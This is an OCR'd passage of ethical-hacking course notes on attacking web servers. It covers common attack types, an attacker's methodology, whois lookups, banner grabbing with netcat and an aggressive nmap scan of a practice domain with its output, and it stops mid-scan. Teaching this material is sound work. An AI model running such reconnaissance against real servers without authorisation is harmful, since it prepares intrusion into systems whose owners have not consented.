Module 13 hacking web servers

Index

1 what is web server hacking

Common Methods of Web Server Hacking

Web server attack methodology

- **Information gathering**
- **Web server footprinting**
- **Website mirroring**
- **Vulnerablity Scanning**
- **Seession Hijacking**
- **Web server passwords Hacking**

Task 1 How to test web server secure

Task 2 Web server foot printing using banner grabbing

- **In other method target use web application use or not**
- **Using wafw00f tool**

- **How to check web server use load balancer use or not There is tool called LBD**

Extra activity Task 4 In other method use web server how to test using nessus

- **method vulnerability web server scanning Using mbsa**
- **method vulnerability web server scanning Using nikto**
- **method vulnerability web server scanning Using openvas**
- **method vulnerability web server scanning Using Skipfish**

Extra activity Task 3 How to exploit web server using metasploitable

Task 4 How to brute force attack in webserver using dir buster tool

Task5 how to fix web server hacking prevent

- **There was concept was pach management**
- **Key Components of Patch Management**
- **What are common areas patch management is used**

Extra activity Task 6 How to brute force attack in webserver using hydra

Extra activity Task 7 How to brute force attack in webserver using go buster tool

what is web server hacking

Web server hacking refers to unauthorized access, exploitation, or manipulation of a **web server**—a computer system that hosts websites and serves web content over the internet. Hackers target web servers to gain access to sensitive data, take control of websites, or disrupt services.

Web server hacking involves exploiting vulnerabilities in a web server's software, misconfigurations, or hosted web applications to gain unauthorized access or cause damage.

Common Methods of Web Server Hacking

- **Exploiting** Software Vulnerabilities:

- Outdated web server software (e.g., Apache, Nginx, IIS) may have security flaws.

Injection Attacks:

- SQL Injection: Manipulating SQL queries to access or modify database information.
- Command Injection: Executing arbitrary system commands on the server.

Cross-Site Scripting (XSS):

- Injecting malicious scripts into web pages that are viewed by users.

Directory Traversal:

- Accessing restricted directories and files outside the web root folder.

Remote File Inclusion (RFI):

- Including remote files through a script on the server.

Brute Force Attacks:

- Trying multiple username and password combinations to gain admin access.

Misconfiguration Exploits:

- Poor security settings, exposed admin panels, or weak permission

Web server attack methodology

Web Server Attack Methodology

The previous section described attacks that can be performed to compromise a web server's security. This section explains how the attacker proceeds toward performing a successful attack on a web server. It also introduces web server hacking tools that attackers may use. These tools extract critical information during the hacking process

A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security. Attackers

attacker follows to reach the goal of breaching the target web server's security. Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server. The following are the various stages of the attack methodology for web servers.

Information Gathering

Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

Web Server Footprinting

The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

Website Mirroring

Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

Session Hijacking

Attackers can perform session hijacking after identifying the current session of the client. The attacker takes

complete control over the user session through session hijacking.

Web Server Passwords Hacking


Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.


Task 1 How to test web server


Step1 : find the information web server using website who is

Example: ip and web server name

Target: certifiedhacker.com




Whois
Domains
Hosting
Servers
Email
Security
Whois
Deals
Registrant Contact
Administrative Contact
On Sale!
.info
WORDPRESS HOSTING
$5.48


Whois
Domains
Hosting
Servers
Email
Security
Whois
Deals
Technical Contact
Billing Contact


Task2 Web server footprinting using banner grabbing


Command: nc –vv certifiedhacker.com 80


This command are use target web server find information


Step3 : using nmap find target information


Command: nmap –v –A –T4 certifiedhacker.com





Initiating NSE at 23:58
Completed NSE at 23:58, 14.52s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 16.52s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 0.00s elapsed
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.16s latency).
Other addresses for certifiedhacker.com (not scanned): 64:ff9b::a2f1:d80b
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 981 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
| ssl-cert: Subject: commonName=*.bluehost.com
| Subject Alternative Name: DNS:*.bluehost.com, DNS:bluehost.com
| Issuer: commonName=Sectigo RSA Domain Validation Secure Server CA/organizationName=Sectigo Limited/stateOrProvinceName=Grea
ter Manchester/countryName=GB
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-01-27T00:00:00
| Not valid after: 2026-01-27T23:59:59
| MD5: d5fd:7801:5ce5:fc99:804b:726f:e22b:78c0
|_SHA-1: aca1:c146:694c:d39f:63ec:7906:412f:20dc:978e:212f
|_ssl-date: TLS randomness does not represent time
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)


| ssl-cert: Subject: commonName=www.certifiedhacker.com
| Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DN
S:mail.certifiedhacker.com, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com
| Issuer: commonName=R10/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-29T15:00:15
| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c90:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7
|_ssl-date: TLS randomness does not represent time
443/tcp open ssl/http Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.certifiedhacker.com
| Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DN
S:mail.certifiedhacker.com, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com
| Issuer: commonName=R10/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-29T15:00:15
| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c90:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7



| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: listed NAMESPACE OK IMAP4rev1 ID more post-login ENABLE AUTH=PLAIN SASL-IR LITERAL+ IDLE LOGIN-REFERRALS
Pre-login have AUTH=LOGINA0001 capabilities
995/tcp open ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN LOGIN) USER UIDL TOP CAPA PIPELINING RESP-CODES
| ssl-cert: Subject: commonName=www.certifiedhacker.com
| Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DN
S:mail.certifiedhacker.com, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com
| Issuer: commonName=R10/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-29T15:00:15
| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7
2222/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
